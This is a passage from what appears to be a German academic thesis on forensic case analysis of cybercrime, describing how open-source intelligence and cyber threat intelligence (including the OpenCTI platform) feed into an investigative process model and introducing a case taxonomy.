OSINT entstammt zwar einem nachrichtendienstlich-militärisch geprägten Begriff, ist also Grundlage für die Anti-Terrorbekämpfung, Abwehr von Spionage und Untersuchung von organisierter Kriminalität. Auf Grund der Möglichkeiten wird OSINT jedoch mehr und mehr auch außerhalb der behördlichen Wirkungssphäre eingesetzt. Laut *Akhgar* wird OSINT seit 2010 zunehmend von privaten Unternehmen genutzt, um die Kundenloyalität zu messen, die öffentliche Meinung zu verfolgen und die Nutzung von Produkten zu bewerten. Ebenso erkennen Strafverfolgungs- und Sicherheitsbehörden die Notwendigkeit, ähnliche Techniken anzuwenden, um ihre Ermittlungsfähigkeit zu verbessern und ihre Fähigkeit zur Identifizierung und Bekämpfung krimineller Bedrohungen zu verbessern. Die Täter, vor allem im Bereich der organisierten Kriminalität, die diese Bedrohungen verüben,

[406] Akhgar, B.; Bayerl, S.; Sampson, F.: "Open Source Intelligence Investigation – From Strategy to Implementation" (2016), S. 3.

nutzen das Internet für Zwecke wie Rekrutierung, Bildung illegaler Kartelle und den Transfer von Informationen und Geld zur Finanzierung und Koordinierung ihrer illegalen Aktivitäten.[407]

Daher stellt das Gebiet der Open Source Intelligence-Nutzung eine Möglichkeit dar, das KFA-Prozessmodell im Bereich der Untersuchungsplanung mit geeigneten Recherchemaßnahmen zu ergänzen, wie dies in Abbildung 46: Einbindung des OSINT Cycle nach *Gibson* in das KFA Prozessmodell ersichtlich ist. Damit bildet das Analysefeld der Fahndungs- und Recherchelage den Anknüpfungspunkt der OSINT im Bereich der Cybercrime-Ermittlungen. Hierbei können die bei den Sachbeweisen oder aber auch in den Pesonalbeweisen gewonnen Informationen mit den Möglichkeiten der OSINT-Analyse geprüft und gegebenenfalls erweitert werden. Die Abfrage von Open Source-Daten zur OSINT-Analyse ist dabei vielfältig und kann nicht abschließend aufgeführt werden. *Gibson* schreibt im Buch „Open Source Intelligence Investigation“ von mehreren Möglichkeiten, mit denen Open Source Data ermittelt werden können.

[407] Akhgar, B.; Bayerl, S.; Sampson, F.: "Open Source Intelligence Investigation – From Strategy to Implementation" (2016), S. 4.




Abbildung 46: Einbindung des OSINT Cycle nach *Gibson* in das KFA Prozessmodell[408]

Diese Möglichkeiten setzen sich aus folgenden Bereichen zusammen:

Manuelle Suchen

Suche nach geeigneten frei zugänglichen Informationen unter Nutzung geeigneter Suchmaschinen wie Google oder Shodan. Hierbei kann beispielsweise nach Informationen zu Personen, E-Mail, Domain, Namen oder Bezeichnungen gesucht werden.[409]

[408] Quelle: Autor nach Akhgar, B.; Bayerl, S.; Sampson, F.: "Open Source Intelligence Investigation – From Strategy to Implementation" (2016), S. 72.
[409] Akhgar, B.; Bayerl, S.; Sampson, F.: "Open Source Intelligence Investigation – From Strategy to Imple-mentation" (2016), S. 74.

Web Crawling und Web Spider

Erstellung von Übersichten zu Webseiten und deren Aufbau durch den automatisierten Download aller verfügbaren Seiten einer Domain für eine schnellere Analyse und Suche von Informationen innerhalb von Webseiten.[410]

Web Metadata

Metadaten von Webseiten sind Informationen, die auf einer Webseite in einem bestimmten Format bereitgestellt werden und den Inhalt der Webseite beschreiben. Diese Informationen können einfache Angaben wie den Titel, Autor und die Beschreibung enthalten, aber auch komplexe Markierungen für Organisationen, Bücher, TV-Serien, Produkte, Standorte und vieles mehr. Die Verwendung von speziellen Markierungen ermöglicht es, dass bestimmte Tags innerhalb des HTML-Codes einer Webseite den Inhalt beschreiben können. Metadaten werden auch als Mikrodaten, sozial strukturierte Daten oder "Rich Snippets" bezeichnet und bilden einen Teil des semantischen Webs. Soziale Netzwerke wie Twitter und Facebook haben ihre eigenen Versionen von Metadaten erstellt, die auf Webseiten verwendet werden können.[411]

Application Programming Interfaces API's

Eine der gängigsten Methoden, um Daten abzurufen, ist die Nutzung von APIs (Application Programming Interfaces). Zum Beispiel ermöglicht die Bing-Such-API automatisierten Zugriff auf Suchergebnisdaten zu einer bestimmten Anfrage. Twitter bietet sowohl REST- als auch Streaming-APIs an, während Facebooks Graph-API genutzt werden kann. Auch Pipl, die Personensuchmaschine (www.pipl.com), hat ihre eigene API, und viele andere Dienste, die den Zugriff auf Daten erlauben, stellen ebenfalls APIs zur Verfügung. Um auf eine API zugreifen zu können, muss in der Regel zuerst eine Registrierung für einen API-Schlüssel bei dem jeweiligen Dienst erfolgen. Jeder Schlüssel hat Beschränkungen hinsichtlich der Menge an Daten, die innerhalb eines bestimmten Zeitraums angefordert oder empfangen werden können.[412]

[410] Akhgar, B.; Bayerl, S.; Sampson, F.: "Open Source Intelligence Investigation – From Strategy to Implementation" (2016), S. 74-75.
[411] Ebd., S. 76.
[412] Ebd., S.76-77.

Open Data

Ein Teil der OSINT-Daten sind die offenen Daten. Allerdings sind offene Daten lediglich ein Teil der "Open Source Daten", über die im Rahmen von OSINT gesprochen wird. Diese Daten werden in der Regel veröffentlicht, um die Transparenz innerhalb von Organisationen zu erhöhen und sind daher oft maschinenlesbar. In der Regel werden diese Daten anonymisiert und stark aggregiert, um sie öffentlich zugänglich zu machen. Trotzdem können dennoch wertvolle Informationen daraus gewonnen werden. Zu den offenen Daten gehören auch geografische Daten, die verwendet werden können, um Ortsnamen in Breiten- und Längengradkoordinaten oder umgekehrt umzuwandeln.[413]

Social Media

Unter den verschiedenen Open-Source-Ressourcen kann das auf Social-Media-Plattformen veröffentlichte Material eine wahre Fundgrube an Informationen über bestimmte Ereignisse, Personen und deren Beziehungen darstellen. Innerhalb des Geheimdienstbereichs hat Social Media sogar seine eigene spezifische Abkürzung: SOCMINT. Wie bereits erwähnt, stellen die meisten Social-Media-Plattformen ihre Daten (zumindest teilweise) über eine API zur Verfügung. Der Zugang zu Tweets über die Twitter-API ist hierbei das beste Beispiel für die Nutzung von Social-Media-Daten, die oft nur zeitlich begrenzt zugänglich sind. Es gibt viele solcher Social-Media-Inhalte, wie z. B. Inhalte auf Facebook, Twitter, Snapchat, TikTok oder auch auf LinkedIn oder Xing.[414]

Traditional Media

Der Zugang zu traditionellen Medien ist heutzutage einfacher denn je, da die meisten Zeitungen und Medienorganisationen eine Online-Präsenz haben, auf der sie die Artikel reproduzieren, die etwa in der gedruckten Ausgabe des jeweiligen Tages enthalten sind. [415]

Grey Literature

Grey Literatur bezeichnet Artikel, Berichte, Whitepapers und andere Literatur, die weder als normale Open Sources noch als zustimmungspflichtige Daten kategorisiert werden können, aber dennoch nützliche Informationen für OSINT-Recherchen enthalten können. Diese Berichte sind oft als PDF- oder Word-Dokumente verfügbar und sind nicht unbedingt leicht

[413] Akhgar, B.; Bayerl, S.; Sampson, F.: "Open Source Intelligence Investigation – From Strategy to Implementation" (2016), S. 77.
[414] Ebd., S. 77-80.
[415] Ebd., S. 80.

zugänglich oder ihre Existenz ist nicht gut kenntlich gemacht, insbesondere, da sich die Links, unter denen sie gehostet werden, ändern können, wenn Unternehmen und Institutionen ihre Websites aktualisieren.[416]

Paid Data and Consented Data

Das Wort "Open" in Open Source Intelligence darf nicht mit dem Wort "frei" verwechselt werden. Es ist also durchaus akzeptabel, Quellen, die nur durch eine Bezahlung zugänglich sind, als wichtige Open-Source-Quellen zu betrachten. Tatsächlich kann gerade diese Art von Daten Ermittlern einen Vorteil verschaffen, da Personen möglicherweise keine Kontrolle über die Daten haben, die private Unternehmen über sie speichern, oder sich dessen nicht einmal bewusst sind. Folglich können sie keine Schritte unternehmen, um diese Daten zu entfernen.[417]

Data on the Deep and Dark Web

Das Deep Web umfasst alle Inhalte im Internet, die nicht von Google oder anderen Suchmaschinen indexiert werden können. Dazu gehören Informationen in speziellen Foren und auf anderen Websites, die ohne Benutzernamen und Passwörter nicht zugänglich sind, sowie Seiten mit dynamisch generierten Inhalten, die dem Bereich der Cybercrime-Täter zugeordnet werden können. Das Dark Web ist ein spezieller Teil des Deep Web, der nur über spezielle Browser wie Tor oder sogar spezielle Betriebssysteme wie Tails zugänglich ist. Da auf dem Deep Web und Dark Web gehostete Inhalte im Allgemeinen nicht indexiert oder leicht durchsuchbar sind, bedarf es hier geeigneter Techniken und Werkzeuge, um den einfacheren Zugang zu diesen Informationen zu erleichtern.[418]

Für den Bereich der Open Source Intelligence sind auch AI basierte Formate wie ChatGPT zur Recherche geeignet, wenn auch das Potenzial dieser Werkzeuge für die Ermittlungsarbeit zum derzeitigen Stand bei weitem noch nicht erfasst ist oder grundlegend erforscht wurde.

[416] Akhgar, B.; Bayerl, S.; Sampson, F.: "Open Source Intelligence Investigation – From Strategy to Implementation" (2016), S. 81.
[417] Ebd., S. 81-82.
[418] Ebd., S. 82-83.

Die Nutzung von Open Source Intelligence erfolgt in der kriminalistischen Fallarbeit in zwei Schritten: der Datenerkennung und der Datenerhebung. Die Datenerkennung erfolgt innerhalb der kriminalistischen Fallanalyse im Teil der kriminalistischen Lagebeurteilung des KFA Prozessmodells bei Sichtung und Analyse der Sach- und Personalbeweise. Die so gewonnenen Daten werden dann im Analysefeld der Fahndungs- und Recherchelage aufgegriffen und ihre Möglichkeit zur Sachverhaltsaufklärung geprüft. Hierbei werden die Daten spezifiziert, die für eine OSINT-Recherche geeignet sind, und in die Lagebeurteilung aufgenommen. Innerhalb der kriminalistischen Lagebeurteilung spielt dann auch der Bereich der Versions- und Hypothesenbildung eine Rolle, in der die gewonnen Daten in Versionen bestimmten Erkenntnisbereichen zugeordnet werden. Hier kann es, je nach der Art der Daten, die festgestellt wurden, Einflüsse auf die Tat- oder aber auch Täterversion geben. Dabei können personenbezogene Daten wie Namen, Telefonnummern und E-Mail-Adressen eine Rolle spielen, aber auch technische Daten wie Domain-Namen, Account-Informationen oder IP-Adressen können für eine folgende Recherche geeignet sein.

Die Datenerhebung als zweiter Teil der Open Source Intelligence-Nutzung wird dem kriminaltaktischen Konzept zugeordnet und entstammt der Untersuchungsplanung mit den dafür geeigneten Maßnahmen. Die Datenerhebung, also die eigentliche Recherche, erfordert, anders als eine computerforensische Untersuchung der Beweismittel, eine Datenerhebung außerhalb der vorhandenen Asservate, die bereits zum Sachverhalt zugeordnet wurden. Dies hat letztlich zur Folge, dass zusätzliche Beweise, in hohem Maße auch informationstechnische Beweise, dem Fall hinzugefügt werden, wenn die Open Source Intelligence-Recherche geeignete Informationen geliefert hat. Dies hat zur Folge, dass eine Lagefortschreibung und eine erneute Analyse des Sachverhalts und der Beweismittel erforderlich werden, welche im Ergebnis nur den Kreislauf der kriminalistischen Fallarbeit darstellen.

3.1.5.3 Einbindung von Cyber Threat Intelligence in das KFA-Prozessmodell

Die Bildung von Versionen und auch die spätere Untersuchungsplanung, welche die Versionen zu untermauern oder zu wiederlegen haben, können von einem weiteren Bereich der Cyber Security unterstützt werden. Es handelt sich dabei um den Bereich der Cyber Threat Intelligence. „Cyber Threat Intelligence“ (CTI) sind Informationen über feindselige Bedrohungen für die Informationssicherheit, die in einen spezifischen Kontext gesetzt sind und Menschen im Rahmen einer Analyse unterstützen, zukünftige Situationen vorherzusagen oder Entscheidungen zu treffen“.[419] Zu den Informationen, welche die CTI liefern kann, gehören unter anderem Details über die Motivation, die Intention und die Fähigkeiten von Angreifern, ihre Taktik, Techniken und Vorgehensweisen (TTPs für „Techniques, Tactics and Procedures“), doch auch technischere Details wie typische Spuren von Angriffen (IoCs für „Indicators of Compromise“), Listen mit Prüfsummen von Malware-Objekten oder Reputationslisten für Hostnamen /Domains.

Threat Intelligence wird aus einer Vielzahl von Quellen und Daten gewonnen. Sie liefert operative Informationen, indem sie die Umgebung außerhalb des Unternehmens oder einer Behörde untersucht und Warnungen über sich entwickelnde Gefahren an die Organisation meldet. Es ist wichtig, die Threat Intelligence in mehrere Kategorien zu klassifizieren, um die Verwaltung von Informationen zu verbessern, die aus verschiedenen Informationsquellen gewonnen wurden. Die Kategorisierung erfolgt entsprechend der Nutzer und Ziele der Intelligenz-Information. Sie wird in vier unterschiedliche Arten unterteilt, um die Nutzung von Threat Intelligence zu unterstützen:

- strategische Threat Intelligence,
- taktische Threat Intelligence,
- operative Threat Intelligence und
- technische Threat Intelligence.[420]

[419] Ivanov, S.: "ISACA Fokus Event & Meeting – Was ist Cyber Threat Intelligence und wofür kann man es nutzen?" (2018).
[420] Sunnyvalley: "A Guide to Cyber Threat Intelligence" (2022).

Strategische Threat Intelligence

Strategische Threat Intelligence bezieht sich auf langfristige Planungen und Entscheidungen, die auf der Grundlage von Bedrohungsinformationen getroffen werden. Hierbei geht es um eine umfassende Sichtweise auf die Bedrohungslandschaft und die Identifizierung von Trends und Entwicklungen, die für die Organisation von Bedeutung sein können.[421]

Taktische Threat Intelligence

Taktische Threat Intelligence bezieht sich auf mittelfristige Planungen und Entscheidungen, die auf Bedrohungsinformationen basieren. Hierbei geht es um die Analyse von spezifischen Bedrohungen und Angriffen, um schnell und effektiv darauf reagieren zu können. Taktische Threat Intelligence hilft auf der Basis von bereits in anderen Unternehmen oder Behörden festgestellten Angriffen und TTP, Schwachstellen in der eigenen IT-Infrastruktur zu identifizieren und zu beheben sowie geeignete Gegenmaßnahmen vorfristig zu ergreifen.[422]

Operative Threat Intelligence

Operative Threat Intelligence bezieht sich auf kurzfristige Planungen und Entscheidungen, die auf Bedrohungsinformationen basieren. Hierbei geht es um die unmittelbare Reaktion auf laufende Angriffe und Bedrohungen. Operative Threat Intelligence umfasst die Analyse von Echtzeit-Daten und die Identifizierung von Angriffen in Echtzeit, um schnelle und geeignete Gegenmaßnahmen zu forcieren und auf Basis der Intelligenz-Informationen Ziele und Angriffsvektoren nachvollziehen zu können.[423]

Technische Threat Intelligence

Technische Threat Intelligence bezieht sich auf die Analyse von technischen Daten und Indikatoren (IoC), um Bedrohungen zu identifizieren und zu bekämpfen. Hierbei geht es um die Identifizierung von Malware-Infektionen, das Monitoring von Netzwerkverkehr und das Analysieren von Systemprotokollen, um Anomalien zu erkennen. Technische Threat Intelligence ist ein wichtiger Bestandteil bei der Erkennung und Abwehr von Bedrohungen.[424]

---

[421] Sunnyvalley: "A Guide to Cyber Threat Intelligence" (2022).
[422] Ebd.
[423] Ebd.
[424] Ebd.

Im Jahre 2018 wurde ein Projekt der Open Source Gemeinschaft ins Leben gerufen, um Cyber Threat Intelligence-Informationen frei austauschbar zu machen. Der Zusammenschluss der French National Cybersecurity Agency (ANSSI) mit dem CERT-EU (Computer Emergency Response Team of the European Union) führte zum OpenCTI-Projekt.[425] Dieses Projekt hat sich zum Ziel gesetzt, Bedrohungsinformationen weltweit zu teilen und anderen zur Verfügung zu stellen.




Abbildung 47: Dashboard des OpenCTI-Projekts[426]

Dafür wurde eigens eine freie Software entwickelt, die in behördlichem wie unternehmerischem Umfeld eingesetzt werden kann. Eine Darstellung der Benutzeroberfläche ist in Abbildung 47: Dashboard des OpenCTI-Projekts ersichtlich. Innerhalb des OpenCTI gibt es die Möglichkeit, zu bekannten Bedrohungen, Malware-Familien, Domainnamen, IP-Adressen oder auch Hash-Werten Suchen durchzuführen, um Hintergründe zu einer Angriffskampagne festzustellen, wie dies in Abbildung 48: OpenCTI-Beispiel für eine Suche nach Pfadangaben dargestellt wird.

[425] Siehe unter www.opencti.io.
[426] Quelle: Autor.

Notwendige TTP- und IoC-Informationen und Statistiken zur Verbreitung verschiedener Schadsoftware und der Angriffsmuster können ebenfalls im Detail eingesehen werden und liefern dabei weitere wichtige Erkenntnisse zu den bereits erkannten Angriffsmustern und Abläufen.




Abbildung 48: OpenCTI-Beispiel für eine Suche nach Pfadangaben[427]

Die Informationen zu Taktiken und Techniken (TTP) sind wertvolle Ressourcen für die Versionsbildung, da sie fehlende Informationen im Kontext ergänzen und zum Aufstellen neuer Hypothesen verwendet werden können. Beispielhaft soll hier auf Abbildung 49: OpenCTI-Beispiel für eine Angriffskampagne verwiesen werden, welche einige der TTP- und IoC-Informationen zu einer Schadsoftware, bezeichnet als ACAD/Medre.A, darstellt.

[427] Quelle: Autor.




Abbildung 49: OpenCTI-Beispiel für eine Angriffskampagne[428]

Die durch CTI-Informationen aufgestellten Hypothesen können dann in die Untersuchungsplanung einbezogen werden, da die Informationen aus der Cyber Threat Intelligence auch die Indicators of Compromise (IOC), also Indikatoren für bereits bekannte Sicherheitsvorfälle oder Cyberangriffe enthalten. Mit diesen Informationen kann ein Unternehmen proaktiv Schritte einleiten, um eine mögliche Bedrohung abzuwehren oder einen Sicherheitsverstoß zu untersuchen und aufzuklären.




Abbildung 50: Möglichkeiten der Nutzung von Cyber Threat Intelligence Informationen im Kontext der kriminalistischen Fallbearbeitung (eigene Darstellung)

[428] Quelle: Autor.

Abbildung 50 zeigt die Einbindung und Synergien der Cyber Threat Intelligence im Kontext der kriminalistischen Fallbearbeitung noch einmal in einer Übersicht.

3.1.6 Prozess-Beschreibung durch eine KFA-Taxonomie

Ein wichtiger Fakt bei der kriminalistischen Fallarbeit ist, die durch die Analyse gewonnenen Informationen in ihrer Menge verarbeiten zu können; für die Ermittler ist es wichtig, den Überblick über den Fall zu behalten. Dies ist bei wenig umfangreichen Delikten nicht kompliziert. Werden aber Fallkonstellationen aufgearbeitet, bei denen ein weit verzweigtes Netzwerk an IT-Infrastruktur eine Rolle spielt oder mehrere Beschuldigte involviert sind, ist dies schwieriger. Daher bietet es sich an, die in der kriminalistischen Fallarbeit analysierten Informationen und abgeleiteten hypothetischen Erkenntnisse in einer geeigneten Form zu beschreiben. Dafür kann eine Taxonomie genutzt werden, deren Zweck es ist, für jeden verständlich die vorhandenen Informationen zum Fall, also letztlich der zu untersuchenden Straftat bzw. der Straftaten, darzustellen und im Ergebnis eine Überschaubarkeit zu gewährleisten. Die Taxonomie kann aus einzelnen Teilen der während der Analyse ermittelten Analysefelder und der bei der Synthese gewonnen zu prüfenden „hypothetischen Fakten“ zusammengesetzt werden.

Der Mehrwert einer Taxonomie für die kriminalistische Fallbearbeitung geht aber über den reinen Punkt der besseren Anschaulichkeit und Übersichtlichkeit hinaus. Durch eine normierte Beschreibung von Bestandteilen der genutzten Analysefelder und der Möglichkeit, freie Beschreibungen für Inhalte dieser Felder zu nutzen, kann zudem eine rechnergestützte Verarbeitung dieser Inhalte erfolgen, welche eine automatisierte Verarbeitung von Informationen während der kriminalistischen Fallarbeit bietet. Zudem können vorliegende Daten in der Informationstechnik zur Recherche herangezogen werden, um etwa die Vergleichbarkeit von Fällen zu untersuchen oder Muster innerhalb der Daten zu erkennen.

3.1.6.1 Entwicklung der KFA-Taxonomie

Eine vollständige Neuentwicklung einer Taxonomie für Cybercrime-Delikte im behördlichen Umfeld erscheint nicht zwingend erforderlich, da die bereits in der Sicherheitsvorfallbehandlung in Kapitel 2 vorgestellten und genutzten Taxonomien den Bereich der Cybercrime-Delikte im engeren Sinne, also die klassischen Computerstraftatbestände umfassen. Daher gilt es zu prüfen, ob eine oder mehrere dieser Taxonomien geeignet erscheinen für die Nutzung oder Erstellung einer grundlegenden Taxonomie zur kriminalistischen Fallbearbeitung von Cybercrime-Delikten im engeren wie auch weiteren Sinne. Nach Prüfung der bereits vorgestellten Taxonomien erscheint hierbei die CERT-Taxonomie nach Sandia Labs, die in Abschnitt 2.2.2.1 „Sandia Labs 1998“ und deren Erweiterung, die in Abschnitt 2.2.3.2 „Erweiterte CERT Taxonomie des BSI 2011“ vorgestellt wurde, als zielführendste Basis für die Ausarbeitung einer eigenen Taxonomie.

